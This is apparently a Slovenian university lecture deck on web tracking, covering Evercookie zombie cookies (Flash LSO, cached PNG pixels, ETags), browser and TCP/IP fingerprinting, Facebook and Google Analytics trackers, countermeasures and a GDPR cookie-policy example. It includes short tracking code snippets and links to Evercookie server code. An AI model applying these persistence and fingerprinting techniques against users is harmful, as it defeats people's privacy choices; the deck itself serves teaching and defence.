 - Gre se za kombinacijo več različnih tehnik shranjevanja piškotkov za namen večje persistence
 - Pri tem so **persistentni** tudi če blokiramo 1st ali 3rd party piškotke, ali če jih pobrišemo po zaprtju okna ali brskalnika
 - V primeru brisanja se uporablja metoda **replikacije**



Primer super-piškotkov pri ISP Verizon, 2014
(vir slike: techtarget.com)

Evercookie

- Velja za enega izmed glavnih predstavnikov **zombie piškotkov** (najbolj aktualno 2013)
 - Avtor: Samy Kamkar (spomnite se MySpace XSS napada...)
 - <https://github.com/samyk/evercookie>
- Kombinira **več različnih tehnik shranjevanja**. V primeru preživetja v eni izmed tehnik, se nato avtomatsko **replicira** na ostale prostore shranjevanja
- **Podprti načini** shranjevanja:
 - Standard HTTP cookies
 - local shared objects (Flash cookies)
 - Silverlight Isolated Storage
 - Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
 - Storing cookies in Web history, HTTP Etags, Web cache
 - window.name caching
 - Internet Explorer userData storage
 - HTML5 Session Web storage, HTML5 Local Web storage, HTML5 Global Storage
 - HTML5 Web SQL Database via SQLite

Evercookie

- Primer **shranjevanja v FLASH vtičnik** v ti. LSO (**local shared object**)
- Pri tem je skrit HTML element, ki vsebuje 1x1 px SWF predvajalnik (mora bit SWF datoteka na voljo na strežniški strani)

```
function init() {  
    let so = new swfobject.embedSWF("pd_check.swf", "pd_check", "1", "1", "9.0.0");  
    so.write("flash_container");  
}  
  
function requestLSOValue() {  
    document['pd_check'].requestLSOValue();  
}  
  
function setLSOValue( value ) {  
    document['pd_check'].setLSOValue( value );  
}
```

Evercookie

- Drug znan način shranjevanja je preko **pikslov skrite PNG slike**
- Deluje dokler **brskalnik predpomni** (caching) dano PNG sliko, spletni strežnik mora pri tem vrniti napako “**304 Not Modified**” -> za uspešno delovanje je tako potrebna tudi strežniška koda od Evercookie
- Branje pikslov možno preko HTML5 Canvas in JS Image objekta
- Poglejmo implementacijo:
 - **Vstavljanje na strežniški strani:**
https://github.com/samyk/evercookie/blob/master/php/evercookie_png.php
 - **Branje na odjemalčevi strani (evercookie_png):**
<https://github.com/samyk/evercookie/blob/master/js/evercookie.js>

Evercookie


- Uporaba **HTML5 Web Storage**:

```
localStorage.setItem("lastname", "Smith");
```

```
let bla = localStorage.getItem("lastname");
```

- Uporaba **HTTP ETag**:

- Gre se za mehanizem predpomnenja spletnih virov, kjer se Eznake uporabijo za identifikacijo določenih virov (npr. slike, tekst itd)
- Deluje na nivoju glave HTTP zahtevkov
- **Brskalnik si predpomni identifikator Etag**
- V **Etag hranimo generiran HASH**, strežnik prebere in pošlje nazaj kot vsebino do katere lahko dostopamo preko JS
- **Zahtevana dodatna zlonamerna strežniška koda**, npr:
https://github.com/samyk/evercookie/blob/master/php/evercookie_etag.php



Podpis uporabnika (fingerprinting)

- Gre se za novejši način sledenja uporabnikov brez uporabo piškotkov ali podobnih mehanizmov shranjevanja informacij (**cookieless**)
- Pri tem se uporabljajo tehnike, **da enolično identificiramo vsakega uporabnika na podlagi brskalnika, OS in strojne opreme**
- V splošnem temelji na uporabi JavaScript kode, ki izvede sledeče korake:
 - 1. Na podlagi različnih tehnik unikatno identificira uporabniškov brskalnik, njegov OS in strojno opremo
 - 2. Na podlagi identificiranih komponent sestavi JSON ali niz, ki predstavlja podpis uporabnika (**fingerprint**)
 - 3. Podpis zašifrira in/ali spremeni v **base64**, ali pa izračuna SHA1 ali drugi **HASH** nad danim podpisom -> dobljena vrednost unikatno identificira uporabnika
 - 4. Podpis pošlje na svoj strežnik preko **GET** zahtevka (npr. vstavljanje 1px

Browser fingerprinting

- Različni brskalniki **imajo različne lastnosti** pod objektom window.screen in window.navigator
- Možno testiranje npr. preko **Object.hasOwnProperty**
- Zanimivo branje:
 - Nikiforakis et al., Cookieless Monster: Exploring the Ecosystem of Web-based Device Fingerprinting

	Google Chrome	Mozilla Firefox	MSIE	Opera
navigator.product	Gecko	Gecko	N/A	N/A
navigator.appCodeName	Mozilla	Mozilla	Mozilla	Mozilla
navigator.appName	Netscape	Netscape	Microsoft Internet Explorer	Opera
navigator.platform	Linux i686	Linux x86_64	Win32	Linux
navigator.vendor	Google Inc.	(empty string)	N/A	N/A

Browser	Unique methods & properties
Mozilla Firefox	screen.mozBrightness screen.mozEnabled navigator.mozSms + 10
Google Chrome	navigator.webkitStartActivity navigator.getStorageUpdates
Opera	navigator.browserLanguage navigator.getUserMedia
Microsoft IE	screen.logicalXDPI screen.fontSmoothingEnabled navigator.appMinorVersion +11





Figure 5. Feature-based fingerprinting to distinguish between Google Chrome major versions

Preprečitev

- Najenostavnejše? Parameter v HTTP glavi **DNT: 1 (do not track)**
 - Večina oglaševalnih strani ne upošteva...
- **Na nivoju brskalnika**
 - Blokiranje 3rd-party piškotkov
 - Izogibanje uporabe vtičnikov: Flash, Silverlight itd
 - Izklapljanje referenta (referrer) preko vtičnika ali sprememba user-agent
 - Lahko pripelje do težav pri nekaterih spletnih straneh
 - Uporaba addon-ov za detekcijo in blokiranje sledilcev+reklam: ublock, adblockplus itd.
- **Na nivoju DNS**
 - Uporabimo DNS strežnike, ki blokirajo strežnike reklam (v primeru, da je dostop preko naslova – host)
 - Npr. AdGuard DNS: <https://adguard.com/en/adguard-dns/overview.html>
- **Uporaba kontejnerjev** (vsak tab je virtualiziran)
 - Izolacija piškotkov, seje in nastavitev brskalnika
 - https://wiki.mozilla.org/Security/Contextual_Identity_Project/Containers
- Žal **ni možno 100%**, sploh v primerih če uporabljamo uporabniške račune (Google, Facebook itd)

Preprečitev

- Zanimivost: najnovejši brskalniki Firefox, Chrome in EDGE **ne blokirajo 3rd-party piškotkov**, zakaj?
- Blokiranje sledilcev velikokrat deluje na podlagi podpisa JS datotek sledilcev (npr. fingerprint.js -> SHA1 hash)
- Brskalniki privzeto blokirajo več kot 1000 različnih sledilcev (blacklist), žal ni večji učinek, zakaj?



Primer Firefox nastavitev zasebnosti

TCP/IP fingerprinting

- Uporabniki imajo različne mrežne kartice, OS itd.
- Na podlagi tega se **razlikujejo določeni parametri TCP paketkov**
- Kot vemo gre GET zahtevek običajno preko HTTP/S protokola, le ta pa temelji na **TCP/IP**
- Možni parametri TCP paketa, ki se razlikujejo pri uporabnikih:
 - Initial packet size (16 bits)
 - Initial TTL (8 bits)
 - Window size (16 bits)
 - Max segment size (16 bits)
 - Window scaling value (8 bits)
 - "don't fragment" flag (1 bit)
 - "sackOK" flag (1 bit)
 - "nop" flag (1 bit)
- Dane parametre lahko na strežniški strani kombinirao s parametri HTTP zahtevka (npr. User-Agent) ter tako dobimo podpis uporabnika.
- Tipična uporaba **pri CDN ponudnikih** (npr. Cloudflare)
- **Ni garantirana unikatnost:** npr. virtualni OS, duplikacija strojne opreme (npr. v večjih podjetjih),...

Natančnost sledenja

- **1. nivo:** uporaba HTTP piškotkov in podobnih shranjevalnih mehanizmov (**zombie cookies**)
 - Najbolj natančno
 - Visoka možnost preprečitve (nastavitve brskalnika, blokiranje vtičnikov, uporaba adblockerjev)
- **2. nivo: browser/OS fingerprinting**
 - Srednje natančno
 - Srednja možnost preprečitve (potrebno parsanje JS kode -> višja časovna zahtevnost v primeru obfuskacije)
- **3. nivo: TCP/IP fingerprinting**
 - Manj natančno
 - Nizka možnost preprečitve (potrebna modifikacija TCP paketkov na nivoju OS -> počasnejši promet)

Komercialni sledilniki

Fingerprinting Category	Panoptlick	BlueCava	Iovation ReputationManager	ThreatMetrix
<i>Browser customizations</i>	Plugin enumeration(JS) Mime-type enumeration(JS) ActiveX + 8 CLSIDs(JS)	Plugin enumeration(JS) ActiveX + 53 CLSIDs(JS) Google Gears Detection(JS)		Plugin enumeration(JS) Mime-type enumeration(JS) ActiveX + 6 CLSIDs(JS) Flash Manufacturer(FLASH)
<i>Browser-level user configurations</i>	Cookies enabled(HTTP) Timezone(JS) Flash enabled(JS)	System/Browser/User Language(JS) Timezone(JS) Flash enabled(JS) Do-Not-Track User Choice(JS) MSIE Security Policy(JS)	Browser Language(HTTP, JS) Timezone(JS) Flash enabled(JS) Date & time(JS) Proxy Detection(FLASH)	Browser Language(FLASH) Timezone(JS, FLASH) Flash enabled(JS) Proxy Detection(FLASH)
<i>Browser family & version</i>	User-agent(HTTP) ACCEPT-Header(HTTP) Partial S.Cookie test(JS)	User-agent(JS) Math constants(JS) AJAX Implementation(JS)	User-agent(HTTP, JS)	User-agent(JS)
<i>Operating System & Applications</i>	User-agent(HTTP) Font Detection(FLASH, JAVA)	User-agent(JS) Font Detection(JS, FLASH) Windows Registry(SFP)	User-agent(HTTP, JS) Windows Registry(SFP) MSIE Product key(SFP)	User-agent(JS) Font Detection(FLASH) OS+Kernel version(FLASH)
<i>Hardware & Network</i>	Screen Resolution(JS)	Screen Resolution(JS) Driver Enumeration(SFP) IP Address(HTTP) TCP/IP Parameters(SFP)	Screen Resolution(JS) Device Identifiers(SFP) TCP/IP Parameters(SFP)	Screen Resolution(JS, FLASH)

Vir slike: Nikiforakis et al., Cookieless Monster: Exploring the Ecosystem of Web-based Device Fingerprinting

Najboljši hiti: Facebook like/share

- Kjerkoli je vsebovan **Facebook Like ali Share**, je možno preko HTTP fingerprintinga enolično identificirati uporabnike
- Ni potrebno, da je uporabnik tudi prijavljen v Facebook, sicer je povezava danih informacij trivialna



```
<!-- Load Facebook SDK for JavaScript -->
<div id="fb-root"></div>
<script>(function(d, s, id) {
  var js, fjs = d.getElementsByTagName(s)[0];
  if (d.getElementById(id)) return;
  js = d.createElement(s); js.id = id;
  js.src = "https://connect.facebook.net/en_US/sdk.js#xfbml=1&version=v3.0";
  fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));</script>

<!-- Your share button code -->
<div class="fb-share-button"
  data-href="https://www.your-domain.com/your-page.html"
  data-layout="button_count">
</div>
```

Najboljši hiti: Google Analytics (GA)

- Zastonj analitika uporabnikov na spletni strani, Google v ozadju zbira podatke za oglaševalne namene. Večina znanih spletnih strani uporablja GA.
 - <https://developers.google.com/analytics/devguides/collection/analyticsjs>
- Uporabnik je enolično identificiran z fingerprinting metodo, kjer se podatki **pošiljajo preko GET** zahtevka **ali** “. Če je uporabnik prijavljen v Google storitve se informacije lahko trivialno povežejo.

```
<!-- Google Analytics -->
<script>
window.ga=window.ga||function(){(ga.q=ga.q||[]).push(arguments)};ga.l=+new Date;
ga('create', 'UA-XXXXX-Y', 'auto');
ga('send', 'pageview');
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
<!-- End Google Analytics -->
```

- Še ostali Google načini sledenja (ne glede če ste Googlov uporabnik) ?

Najboljši hiti: Google Analytics (GA)

- Zastonj analitika uporabnikov na spletni strani, Google v ozadju zbira podatke za oglaševalne namene. Večina znanih spletnih strani uporablja GA.
 - <https://developers.google.com/analytics/devguides/collection/analyticsjs>
- Uporabnik je enolično identificiran z fingerprinting metodo, kjer se podatki **pošiljajo preko GET** zahtevka **ali** “. Če je uporabnik prijavljen v Google storitve se informacije lahko trivialno povežejo.

```
<!-- Google Analytics -->
<script>
window.ga=window.ga||function(){(ga.q=ga.q||[]).push(arguments)};ga.l=+new Date;
ga('create', 'UA-XXXXX-Y', 'auto');
ga('send', 'pageview');
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
<!-- End Google Analytics -->
```

- Še ostali Google načini sledenja (ne glede če ste Googlov uporabnik)
 - Uporaba Googlovih pisav (**webfonts**)
 - Na nivoju TCP/IP: uporaba Googlovih **DNS** strežnikov (npr 8.8.8.8)
 - **Google AdWords, Google Optimize, Google DoubleClick**, itd itd

Najboljši hiti: Google Analytics (GA)

- Primer GA zahtevka (preko AJAX ali skritega):

http://www.google-analytics.com/__utm.gif?utmwv=4&utmhn=example.com&utmc=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmcl=en-us&utmje=1&utmfl=9.0%20%20r115&utmcn=1&utmdt=GATC012%20setting%20variables&utmhid=2059107202&utmr=0&utmp=/auto/GATC012.html?utm_source=www.gatc012.org&utm_campaign=campaign+gatc012&utm_term=keywords+gatc012&utm_content=content+gatc012&utm_medium=medium+gatc012&utmcc=__utma%3D97315849.1774621898.1207701397.1207701397.1207701397.1%3B...

- **Podprte funkcionalnosti (vir: GA):**


- The total time a user spends on your site.
- The time a user spends on each page and in what order those pages were visited.
- What internal links were clicked (based on the URL of the next pageview).

In addition: The IP address, user agent string, and initial page inspection that analytics.js performs when creating a new tracker object is used to determine things like:

- The geographic location of the user.
- What browser and operating system are being used.
- Screen size and whether Flash or Java is installed.
- The referring site.

Zakon o piškotkih in varstvo osebnih podatkov (GDPR) ?

- Primer 24ur

 **Pravilnik o piškotkih**

Ta spletna stran uporablja piškotke z namenom zagotavljanja spletne storitve, analizo uporabe, oglasnih sistemov in funkcionalnosti, ki jih brez piškotkov ne bi mogli nuditi. Z nadaljnjo uporabo spletne strani soglašate s piškotki. [Več o možnih nastavitvah piškotkov](#)

SE STRINJAM

3. Zakaj so potrebni?


So temeljnega pomena za zagotavljanje **uporabniku prijaznih spletnih storitev**. Interakcija med spletnim uporabnikom in spletno stranjo je s pomočjo piškotkov hitrejša in enostavnejša. Z njihovo pomočjo si spletna stran zapomni posameznikove želje, zanimanja in izkušnje, s tem je prihranjen čas, brskanje po spletnih straneh pa bolj učinkovito in prijazno.

Nekaj konkretnih primerov uporabe:

- za **boljšo uporabniško izkušnjo** spletne strani obiskovalcem prilagodijo prikaz vsebine glede na pretekle obiske
- za **shranjevanje** izbire pri ustvarjanju ožjega izbora naprav in ponudbe ter njihove primerjave
- na delih spletnih strani, kjer je potrebna prijava, **vas ohranijo prijavljene**
- za prepoznavanje vaše naprave (računalnik, tablica, mobitel), ki omogoča **prilagajanje prikaza vsebine vaši napravi**
- za **spremljanje obiska**, kar omogoča preverjanje učinkovitosti prikaza vsebin in ustreznosti oglasov ter stalno izboljšavo spletnih strani
- za **delovanje določenih storitev so nujni** (npr. spletne banke, spletne trgovine in druge oblike e-poslovanja, ...)

Zakon o piškotkih in varstvo osebnih podatkov (GDPR) ?

- Primer 24ur"

 **Pravilnik o piškotkih**

Ta spletna stran uporablja piškotke z namenom zagotavljanja spletne storitve, analizo uporabe, oglasnih sistemov in funkcionalnosti, ki jih brez piškotkov ne bi mogli nuditi. Z nadaljnjo uporabo spletne strani soglašate s piškotki. [Več o možnih nastavitvah piškotkov](#)

SE STRINJAM

Name	Domain	Path	Expires	LastAccessed
cookies	www.24ur.c...	/	Mon, 27 Nov 2023 13:29:54 GMT	Wed, 27 Nov 2019 13:29:54 GMT
device-id	www.24ur.c...	/	Mon, 27 Nov 2023 13:29:54 GMT	Wed, 27 Nov 2019 13:29:54 GMT
DM_SitId...	www.24ur.c...	/	Session	Wed, 27 Nov 2019 13:29:55 GMT
DM_SitId...	www.24ur.c...	/	Wed, 27 Nov 2019 13:59:55 GMT	Wed, 27 Nov 2019 13:29:55 GMT
DM_SitId...	www.24ur.c...	/	Session	Wed, 27 Nov 2019 13:29:55 GMT
DM_SitId...	www.24ur.c...	/	Wed, 27 Nov 2019 13:59:55 GMT	Wed, 27 Nov 2019 13:29:55 GMT
GED_PLA...	www.24ur.c...	/	Session	Wed, 27 Nov 2019 13:30:19 GMT
pgNb	www.24ur.c...	/	Wed, 27 Nov 2019 13:49:54 GMT	Wed, 27 Nov 2019 13:29:54 GMT
sessIdTime	www.24ur.c...	/	Wed, 27 Nov 2019 13:49:54 GMT	Wed, 27 Nov 2019 13:29:54 GMT
sessId	www.24ur.c...	/	Wed, 27 Nov 2019 13:49:54 GMT	Wed, 27 Nov 2019 13:29:54 GMT
tos	www.24ur.c...	/	Wed, 27 Nov 2019 13:49:54 GMT	Wed, 27 Nov 2019 13:29:54 GMT

Zakon o piškotkih in varstvo osebnih podatkov (GDPR) ?

- Primer 24ur (<https://www.24ur.com/vsebine/piskotki>)

Nujno potrebni piškotki:

To so piškotki, ki so nujni za pravilno delovanje spletne strani in brez njih prenos sporočila v komunikacijskem omrežju ne bi bilo mogoče. Ti piškotki omogočajo uporabniku delovanje prijaznih spletnih storitev, boljše uporabniško izkušnjo in za njih ni potrebno pridobiti soglasja.

Ime	Namen	Čas hrambe	Podjetje
cookies	Nastavitev piškotkov	Brez omejitve	PRO PLUS
device-id	Identifikator brskalnika	Brez omejitve	PRO PLUS
sso_jwt (ob prijavi)	Podatki o uporabniku in njegovih nakupih	1 leto	PRO PLUS
PIŠKOTKI LASTNE ANALITIKE			
sesId	Identifikator seje	Brez omejitve	PRO PLUS
sessionIdTime	Čas začetka uporabnikove seje	Brez omejitve	PRO PLUS
pgNb	Zaporedna številka ogledane strani	Brez omejitve	PRO PLUS
tos	Čas na strani	Brez omejitve	PRO PLUS
DODATNI PIŠKOTKI ZA <u>VODENJE LASTNE</u> ANALITIKE			
Google analitika		Različno	Google
Facebook analitika		Različno	Facebook
Upscore analitika		Različno	Upscore
Bitmovin analitika		Različno	Bitmovin
DotMetricsDeviceId		Različno	MOSS/Ipsos
DotmetricsUserId		Različno	MOSS/Ipsos

Dodatni viri

- Panopticlick
<https://panopticlick.eff.org/>
- Amiunique
<https://amiunique.org/fp>
- Odprtokodne implementacije fingerprinting (99% natančnost)
<https://github.com/fingerprintjs>
- GA Checker
<http://www.gachecker.com/>
- “Dobre prakse” uporabe piškotkov (slo-tech)
<https://slo-tech.com/novice/t744201>